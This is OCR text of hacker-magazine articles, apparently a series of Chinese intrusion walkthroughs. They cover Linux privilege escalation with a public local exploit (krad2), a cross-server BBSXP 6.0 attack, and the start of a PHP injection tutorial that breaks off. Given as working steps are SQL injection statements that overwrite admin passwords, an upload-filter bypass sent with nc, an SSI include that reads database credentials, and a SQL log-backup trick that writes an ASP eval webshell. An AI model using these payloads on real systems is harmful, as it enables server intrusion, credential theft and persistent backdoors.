




图5

下面的由于涉及到敏感问题，某些重要的东西我稍微做了下处理。成功拿到shell就继续想办法提权了，很多朋友对windows系统有很多办法提权，但是一遇见linux就晕了。其实linux目前除了内核溢出就是社工了，没别的办法。


接下来传个国外马上去反弹。因为发现这个马没反弹功能，那时有时间偶看看能不能写个反弹马出来，毕竟能力有限，如图6所示。


图6


然后去找个相对的本地溢出版本。可以到http://packetstormsecurity.nl/、http://www.web-hack.ru/、http://www.milw0rm.com/等网站去找。我已经找到了，现在开始吧！我们先用命令cat >加上我们要溢出的文件名创建文件，如图7所示（注意看特别标记）。


图7

然后就粘贴代码或者直接在SHELL上面编辑，命令gcc o krad2 krad2.c会生成一个编译成功的文件，注意有时候要用chomd 命令改权限，如图8所示。


图8

这里注意的是，如果没生成krad2的话，说明文件有错误，注意看报错信息，涉及到一些C语言的知识，学过C语言的同学应该能改正，很多大牛写的溢出工具故意写错免得被一些什么都不知道的人利用，所以还是要多多学习。现在我们来溢出，命令./krad2，等了一下点了根烟，然后屏幕出现了一行字，是溢出作者的说明，然后打下id命令看下，终于成功了，如图9所示。


图9

此文章没多少技术含量，其实我真正佩服的是能写溢出工具的大牛们，所以要努力学习Linuxshellcode。这次入侵成功，我总结了一下是40%运气（最重要）+%30经验（很重要）+%30技术，希望对学习linux入侵的朋友有帮助。如果大家有问题请给我写信Huangyi8088@163.com，或者qq194793或38186559，祝大家学习进步。

[文章中提到的krad2.c已收录在本期光盘]

编辑点评：

这篇文章让我想到了很多作者的文章走到了一个误区，非要写一点别人不知或自己能出彩的东东不可，对大家一些或自己觉得耳熟能详的东东就一笔带过。其实杂志是面向一个大众的东东，自己了解的东东有的人并不一定知道的。像这篇文章里没有详细提到如何into outfile导出webshell，如何用uname -a查到服务器内核版本再相应找提权的代码，不能不说是一个遗憾。


利用BBSXP 6.0 SQL跨服务器的入侵


杜华军／执子之手

从本文你可以学到：


利用BBSXP 6.0 SQL跨服务器


死党执子之手发过来的http://www.ixpub.net/zhuanti/safe/aq/是IXPUB.Net网络安全攻防大练兵活动，想让我这个小菜长长眼。因为是组织方提供的虚拟站，不限攻击的方式，入侵成功还奖钱，感觉形式还不错。人贵在自知之名，自知能力有限、水平不高，没敢献丑报名。即然是组织的攻防活动，网站的安全性想来一定不低。目标站点http://59.151.29.110，私底下拉了兄弟一起去测试……先用IneterLiTamper工具和自已修改的网站猎手2.0扫了一下网站目录结构（如图1），感觉大体上类似动易。常规检测手段均失败：无旁注、还不让注册，没找到注入点、爆库、上传等常见漏洞（如图2）。


图2



图1


很快，执子之手通过社会工程学就拿到了网站后台的管理员账号和密码，进入后台（如图3）。通过测试发现，后台无任何修改权限，应该是被设置了权限，无法上传图片、做数据备份操作、进行配置文件修改。通过右键查看上传处属性，发现网站Editor的目录下有eWebEditor系统（如图4），但也无法利用。应该是精简整合后的版本，猜想组织者可能将网站整个目录均设置为只读属性，不让大家入侵后修改网站或挂马。


图3


图4

重新组织思路如下：入侵目标服务器同C段另一个服务器，再通过嗅探目标服务器来达到入侵的目的。先用工具superscan3.0扫描一下，如图5、图6。


图5


图6

从80端口的IIS6.0信息反馈来看，目标服务器应该是windows 2003系统，支持ASP.NET-1025、3389终端服务、FTP服务-21。而想跨的服务器为windows 2000系统，对外开放MSSQL端口-1433、支持PCANYWHREE-5631、FTP服务-21。

通过114网站与明小子旁注，发现旁注服务器仍为单一网站，检测主站失败，主站下开放有BBSXP 6.0 SQL版论坛http://59.151.29.100/bbsxp/。大家可以通过百度找到此版本的相关漏洞信息，具体内容就不多作介绍了。不过从理论到操作实践仍是有一段距离的。

进论坛后，注册用户需通过管理员审查，没办法，仍用社会工程学，通过注册用户逐个检测，发现版主zhanglei为弱口令密码123456。进入版主所在的“管理版块=>>高级管理=>>批量管理”处，地址http://59.151.29.100/bbsxp/ShowForum.asp?ForumID=9&checkbox=1，复制网页的源代码。

原代码处：

```
<input type="radio" value="BatchSpecialTopic" name=menu><select name=SpecialTopic>
<option value="">取消专题</option>
<option selected value="">更改专题</option>
```

修改后代码（增加一个提交框）：

```
<input type="radio" value="BatchSpecialTopic" name=menu>
<input name="SpecialTopic" type="text" size="80">
<br>
```

再把代码中的<form method="POST" action="ForumManage.asp">改成<form method="POST" action=" http://59.151.29.100/bbsxp/ForumManage.asp">，修改POST提交地址，保存为2.htm。收集管理员用户名为azkaban，打开2.htm后写入如下注入语句：

```
';update BBSXP_users set UserMail=UserPass where UserName='azkaban'—— //用管理员的密码替代其邮箱

';update BBSXP_users set userhome=(select top 1 adminpassword from BBSXP_sitesettings) where username='azkaban'—— //用后台管理密码替代azkaban的主页

';update BBSXP_Users set UserMail='' where UserName='azkaban'—— //清空语句，在得到密码后使用

';update BBSXP_users set userhome='' where UserName='azkaban'——
```




图7

修改完毕后如图7所示（注：注入时，需在自己的发言、锁定处打勾！）。完成后，查看管理员个人资料如图8、图9。




图8




图9

后台管理密码MD5不能破解，再次进行注入：

修改管理后台密码

```
';update BBSXP_SiteSettings set AdminPassword='1FA7E8ECBCC728A447CB0520EB8C2E1D'——
```

恢复管理后台密码

```
';update BBSXP_SiteSettings set AdminPassword='B776868891576C1080A6445D5FC9D254'——
```

进入SQL版后台（上传设置：1、将选择上传组件改为ADODB.Sream；2、将附件保存模式改为硬盘；3、允许上传的附件类型加自己所需的类型。），测试PHP、APSX文件均不能被解释，Asp加/，asp加点均不能上传，如图10。




图10

Sql版无法备份，自构造一下http://www.coolmark.cn/bbsxp/Admin_FSO.asp?menu=bak也失败了。在网上找了一下资料：

```
';update [BBSXP_SiteSettings] set UpFileTypes=UpFileTypes+'|asp'+char(0)+'a'—— //原文作者的利用方法
```

加asp a类文件，利用空格上传asp文件，上传ASP图片小马，抓包，修改报文件中的图片为*.asp a，修改报文字长度，C32，修改空格为00，NC提交nc www.coolmark.cn 80 <5.txt，可惜失败了。

换个思路，上传stm文件。查看了一下自己虚拟机里搭建的BBSXP 6.0 access结构，conn.asp为三级目录，构造1.stm内容如下：<!--#include file="../../../Conn.asp"-->，提交后得到如图11内容。




图11

从扫描得到的信息知道1433对外开放，用数据库管理助手顺利连上，如图12。




图12

从台后得到主机环境变量F:\dragonnet\bbsxp\Admin_other.asp，执行SQL操作语句如下：

```
create table cmd(str image) //建立一个带str，也就是可执行HTML的表

insert into cmd(str) values ('<%Eval(request(chr(112)))%>') //写入一句话

backup log lyweb to disk= 'F:\dragonnet\bbsxp\4.asp' //日志备份

drop table cmd //删除表，清理现场
```

然后用一句话服务端连接，如图13。




图13

哎！终于入侵成功……行文仓促，如有什么不明白的可以来www.52cmd.cn提问。黑色技术BBS（www.rootkit.com.cn/bbs）新开张，欢迎大家共同交流。

编辑点评：

应该说这个站的安全性还是很高的，要不是作者利用社工＋弱口令为基础，要想顺利通畅地进行下去还是需要更大的波折。大家通过本文所要学习的应该是理解sql操作语句在入侵中所起的作用！

PHP整站注射简单

□ rabbitsafe

从本文你可以学到：

简单的php整站注射

大家好，我是rabbitsafe，这段时间由于工作很忙，一直没有时间写文章。终于这个星期事少了些，有点时间写文章了。这次给大家带来的是一个php注入渗透的实例，比较简单，但是网上这种整站程序还是比较多的，大家可以参考一下！下面开始这次的渗透之旅了。

一、拿网站权限

一天在网上闲逛，一朋友给我发来一网站，好像是v客俱乐部，新概念类型的网站。首先看了下结构，是php+mysql的，web服务器用的是iis6.0，操作系统应该是windows 2003（如图1）。

网站程序用的是整站程序，整合了blog和bbs，blog是用的supesite，bbs用的是Discuz6.0.0，这两套程序的安全性都比较高，一般也很难找到突破口。看看新闻系统，采用的是php程序，先看看有没有注入点吧，提交"and 1=1"和"and 1=2"，返回的页面内容不一样（如图2、图3）。




图1




图2

